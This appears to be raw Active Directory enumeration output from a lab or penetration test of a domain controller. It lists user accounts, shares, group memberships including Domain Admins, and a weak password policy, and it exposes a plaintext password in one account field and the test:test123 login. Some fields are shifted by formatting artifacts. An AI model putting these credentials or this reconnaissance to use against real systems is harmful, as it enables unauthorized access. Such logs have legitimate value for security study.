index: 0xf21 RID: 0x496 acb: 0x00000210 Account: J.Hale	Name: Jenna Hale	Desc: Merrimack

index: 0xf10 RID: 0x485 acb: 0x00000210 Account: J.Hart inglorious	Name: Josefina Hart	Desc:
index: 0xf02 RID: 0x477 acb: 0x00000210 Account: J.Johnson thinnish	Name: Jamie Johnson	Desc:
index: 0xf24 RID: 0x499 acb: 0x00000210 Account: J.Rhodes rhythmic	Name: Julie Rhodes	Desc:
index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.Saunders Germany	Name: Jay Saunders	Desc:
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.Stevenson society	Name: Jody Stevenson	Desc:
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.Torres	Name: Jeff Torres	Desc: visa
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.Hudson	Name: Kim Hudson	Desc: trail
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Distribution Center Service Account	Name: (null)	Desc: Key
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.Burke	Name: Lawrence Burke	Desc: tail
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.Carr proline	Name: Lorene Carr	Desc:
index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton Desc: sorghum	Name: Laverne Thornton	
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd	Name: Mattie Boyd	Desc: atop
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day	Name: Miguel Day	Desc: aside
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills yttrium	Name: Marty Mills	Desc:
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega	Name: Noel Vega	Desc: Lin
index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells advantageous	Name: Nettie Wells	Desc:
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman consultation	Name: Phyllis Pittman	Desc:
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley	Name: Rick Astley	Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone	Name: Rachael Boone	Desc: Jackie
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight aching	Name: Roger Knight	Desc:
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey	Name: Rudy Ramsey	Desc: Miles
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto pass:HARMvxgt879r6X	Name: Rex Soto	Desc:

index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin bulrush	Name: Sidney Franklin	Desc:
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed supercilious	Name: Sherri Reed	Desc:
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon shadbush	Name: Tyler Harmon	Desc:
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez lucrative	Name: Travis Nunez	Desc:
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver sandwich	Name: Tommie Oliver	Desc:
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test	Name: Pen test	Desc: athlete
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes Goldman	Name: Veronica Haynes	Desc:

user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[admin] rid:[0x3e8]

user:[R.Astley] rid:[0x456]

user:[C.Moreno] rid:[0x473]

user:[C.Griffin] rid:[0x474]

user:[I.Pratt] rid:[0x475]

user:[L.Burke] rid:[0x476]

user:[J.Johnson] rid:[0x477]

user:[T.Nunez] rid:[0x478]

user:[J.Stevenson] rid:[0x479]

user:[L.Thornton] rid:[0x47a]

user:[M.Day] rid:[0x47b]

user:[C.Morris] rid:[0x47c]

user:[R.Knight] rid:[0x47d]

user:[P.Pittman] rid:[0x47e]

user:[D.King] rid:[0x47f]

user:[D.Dunn] rid:[0x480]

user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]

```
user:[S.Franklin] rid:[0x4a0]
```

```
user:[F.Chapman] rid:[0x4a1]
```

```
user:[E.Elliott] rid:[0x4a2]
```

```
user:[N.Vega] rid:[0x4a3]
```

```
user:[M.Boyd] rid:[0x4a4]
```

```
user:[test] rid:[0x4a5]
```

```
=====
```

```
| Share Enumeration on 192.168.0.1 |
```

```
=====
```

```
do_connect: Connection to 192.168.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
Fileshare1	Disk	
Fileshare2	Disk	
HR	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
Resources	Disk	
SYSVOL	Disk	Logon server share
Users\$	Disk	

```
Reconnecting with SMB1 for workgroup listing.
```

```
Failed to connect with SMB1 -- no workgroup available
```

```
[+] Attempting to map shares on 192.168.0.1
```

```
//192.168.0.1/ADMIN$ Mapping: DENIED, Listing: N/A
```

```
//192.168.0.1/C$      Mapping: DENIED, Listing: N/A
```

```
//192.168.0.1/Fileshare1      Mapping: OK, Listing: OK
```

```
//192.168.0.1/Fileshare2      Mapping: OK, Listing: OK
//192.168.0.1/HR      Mapping: OK, Listing: OK
//192.168.0.1/IPC$      [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing \*
//192.168.0.1/NETLOGON      Mapping: OK, Listing: OK
//192.168.0.1/Resources      Mapping: OK, Listing: OK
//192.168.0.1/SYSVOL  Mapping: OK, Listing: OK
//192.168.0.1/Users$  Mapping: OK  Listing: DENIED
```

```
=====
```

```
|  Password Policy Information for 192.168.0.1  |
```

```
=====
```

```
[+] Attaching to 192.168.0.1 using test:test123
```

```
[+] Trying protocol 445/SMB...
```

```
[+] Found domain(s):
```

```
[+] UADCWNET
```

```
[+] Builtin
```

```
[+] Password Info for Domain: UADCWNET
```

```
[+] Minimum password length: 7
```

```
[+] Password history length: 24
```

```
[+] Maximum password age: 136 days 23 hours 58 minutes
```

```
[+] Password Complexity Flags: 010000
```

```
[+] Domain Refuse Password Change: 0
```

- [+] Domain Password Store Cleartext: 1
- [+] Domain Password Lockout Admins: 0
- [+] Domain Password No Clear Change: 0
- [+] Domain Password No Anon Change: 0
- [+] Domain Password Complex: 0

- [+] Minimum password age: 1 day 4 minutes
- [+] Reset Account Lockout Counter:
- [+] Locked Account Duration:
- [+] Account Lockout Threshold: None
- [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with RPCclient:

Password Complexity: Disabled

Minimum Password Length: 7

```
=====
| Groups on 192.168.0.1 |
=====
```

- [+] Getting builtin groups:
 - group:[Server Operators] rid:[0x225]
 - group:[Account Operators] rid:[0x224]
 - group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
 - group:[Incoming Forest Trust Builders] rid:[0x22d]
 - group:[Windows Authorization Access Group] rid:[0x230]
 - group:[Terminal Server License Servers] rid:[0x231]
 - group:[Administrators] rid:[0x220]

```
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
```

[+] Getting builtin group memberships:

```
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE
DOMAIN CONTROLLERS
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT
AUTHORITY\Authenticated Users
```

[+] Getting local groups:

group:[Cert Publishers] rid:[0x205]

group:[RAS and IAS Servers] rid:[0x229]

group:[Allowed RODC Password Replication Group] rid:[0x23b]

group:[Denied RODC Password Replication Group] rid:[0x23c]

group:[DnsAdmins] rid:[0x44e]

group:[TelnetClients] rid:[0x470]

[+] Getting local group memberships:

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]

group:[Domain Admins] rid:[0x200]

group:[Domain Users] rid:[0x201]

group:[Domain Guests] rid:[0x202]

group:[Domain Computers] rid:[0x203]

group:[Domain Controllers] rid:[0x204]

group:[Schema Admins] rid:[0x206]

```
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]
```

[+] Getting domain group memberships:

```
Group 'Domain Computers' (RID: 515) has member: UADCWNET\enable$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\as400$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\1$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\media$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\homerun$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc36$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\clusters$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\montana$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\illinois$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ows$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cork$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tsinghua$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lnk$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lsan03$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\neo$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\nbraska$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mailgate$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\unitedstates$  
Group 'Domain Computers' (RID: 515) has member: UADCWNET\hstntx$
```

Group 'Domain Computers' (RID: 515) has member: UADCWNET\rtr1\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\scanner\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ok\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\northeast\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\americas\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rw\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1\$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT2\$
Group 'Legal' (RID: 1105) has member: UADCWNET\C.Griffin
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Stevenson
Group 'Legal' (RID: 1105) has member: UADCWNET\L.Thornton
Group 'Legal' (RID: 1105) has member: UADCWNET\S.Reed
Group 'Legal' (RID: 1105) has member: UADCWNET\V.Haynes
Group 'Legal' (RID: 1105) has member: UADCWNET\R.B Boone
Group 'Legal' (RID: 1105) has member: UADCWNET\E.Jones
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Barrett
Group 'Legal' (RID: 1105) has member: UADCWNET\G.Walsh
Group 'Legal' (RID: 1105) has member: UADCWNET\A.Medina
Group 'Legal' (RID: 1105) has member: UADCWNET\M.Mills
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1\$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2\$
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Moreno
Group 'Finance' (RID: 1106) has member: UADCWNET\I.Pratt
Group 'Finance' (RID: 1106) has member: UADCWNET\T.Nunez
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Morris
Group 'Finance' (RID: 1106) has member: UADCWNET\R.Knight
Group 'Finance' (RID: 1106) has member: UADCWNET\D.King
Group 'Finance' (RID: 1106) has member: UADCWNET\D.Dunn
Group 'Finance' (RID: 1106) has member: UADCWNET\R.Soto
Group 'Finance' (RID: 1106) has member: UADCWNET\C.Anderson

Group 'Finance' (RID: 1106) has member: UADCWNET\N.Vega
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\admin
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Astley
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Moreno
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Griffin
Group 'Domain Users' (RID: 513) has member: UADCWNET\I.Pratt
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Burke
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Johnson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Nunez
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Morris
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Knight
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Pittman
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.King
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Manning
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Valdez
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Price
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Saunders
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hart
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Reed
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Peters
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Haynes
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Boone

Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Carr
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Olson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Andrews
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Anderson
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Montgomery
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Howard
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Jones
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Barrett
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Ramsey
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Walsh
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Medina
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hale
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Harmon
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Mills
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Pena
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Torres
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Martin
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Hudson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Chapman
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Vega
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Thornton
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Morris
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Dunn

Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Manning
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Boone
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Olson
Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Manning
Group 'Information Technology' (RID: 1109) has member: UADCWNET\D.Price
Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Olson
Group 'Information Technology' (RID: 1109) has member: UADCWNET\J.Rhodes
Group 'Information Technology' (RID: 1109) has member: UADCWNET\T.Harmon
Group 'Sales' (RID: 1108) has member: UADCWNET\L.Burke
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Johnson
Group 'Sales' (RID: 1108) has member: UADCWNET\P.Pittman
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Valdez
Group 'Sales' (RID: 1108) has member: UADCWNET\A.Peters
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Andrews
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Howard
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Hale
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Pena
Group 'Sales' (RID: 1108) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1108) has member: UADCWNET\M.Boyd
Group 'Sales' (RID: 1108) has member: UADCWNET\test
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Hart
Group 'Engineering' (RID: 1107) has member: UADCWNET\L.Carr
Group 'Engineering' (RID: 1107) has member: UADCWNET\N.Wells
Group 'Engineering' (RID: 1107) has member: UADCWNET\T.Oliver
Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Torres
Group 'Engineering' (RID: 1107) has member: UADCWNET\B.Martin
Group 'Engineering' (RID: 1107) has member: UADCWNET\S.Franklin
Group 'Engineering' (RID: 1107) has member: UADCWNET\F.Chapman
Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Astley
Group 'Human Resources' (RID: 1104) has member: UADCWNET\M.Day
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Saunders

Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Montgomery

Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Ramsey

Group 'Human Resources' (RID: 1104) has member: UADCWNET\K.Hudson

Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator

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| Users on 192.168.0.1 via RID cycling (RIDS: 500-550,1000-1050) |

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[I] Found new SID: S-1-5-21-816344815-1091841032-1499945149

[I] Found new SID: S-1-5-21-2963392108-1078930180-2605158784

[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712

[I] Found new SID: S-1-5-80

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'

S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-508 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-509 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-510 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-511 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-512 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-513 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-514 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-515 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1027 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1028 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1029 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1030 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1031 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1032 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1033 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1034 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1035 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1036 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1037 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1038 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1039 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1040 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1041 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1042 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1043 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1044 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)

S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)
S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)
S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)

S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)
S-1-5-32-541 *unknown**unknown* (8)
S-1-5-32-542 *unknown**unknown* (8)
S-1-5-32-543 *unknown**unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 *unknown**unknown* (8)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)
S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)
S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)

S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)
S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)
S-1-5-32-1043 *unknown**unknown* (8)
S-1-5-32-1044 *unknown**unknown* (8)
S-1-5-32-1045 *unknown**unknown* (8)
S-1-5-32-1046 *unknown**unknown* (8)
